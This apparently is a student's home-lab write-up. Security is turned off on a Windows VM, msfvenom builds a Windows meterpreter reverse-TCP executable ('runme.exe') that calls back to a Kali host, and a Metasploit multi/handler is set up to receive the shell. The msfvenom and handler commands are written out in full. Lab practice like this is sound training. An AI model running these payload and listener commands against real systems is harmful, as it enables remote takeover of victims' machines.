
1) Got Windows VM ready, and turned off all the security so we could interact with our other VMs.




2) Created a dodgy .exe file on Kali using the msfvenom tool after downloading. Set it up to ping back to my Kali instance.



kevin@kali: ~
File Actions Edit View Help
kevin@ubuntu: ~
kevin@kali: ~
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:ba:c7:90 brd ff:ff:ff:ff:ff:ff
inet 10.113.252.37/18 brd 10.113.255.255 scope global dynamic noprefixroute eth0
valid_lft 41205sec preferred_lft 41205sec
inet6 fe80::a00:27ff:feba:c790/64 scope link noprefixroute
valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:33:bd:5a:b3 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
(kevin㉿kali)-[~]
└─$


(kevin㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.113.252.37 LPORT=9001 -f exe -orunme.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: runme.exe



kevin@kali: ~
File Actions Edit View Help
kevin@ubuntu: ~
kevin@kali: ~
kevin@kali: ~
WAVE 5 ######## SCORE 31337 ################################ HIGH FFFFFFF
F #
https://metasploit
.com
=[metasploit v6.3.43-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.113.252.37
LHOST ⇒ 10.113.252.37
msf6 exploit(multi/handler) > set LPORT 9001
LPORT ⇒ 9001
msf6 exploit(multi/handler) >




3) Started a web server on Kali to host the file.




4) Set up Metasploit to listen for the incoming reverse shell connection.

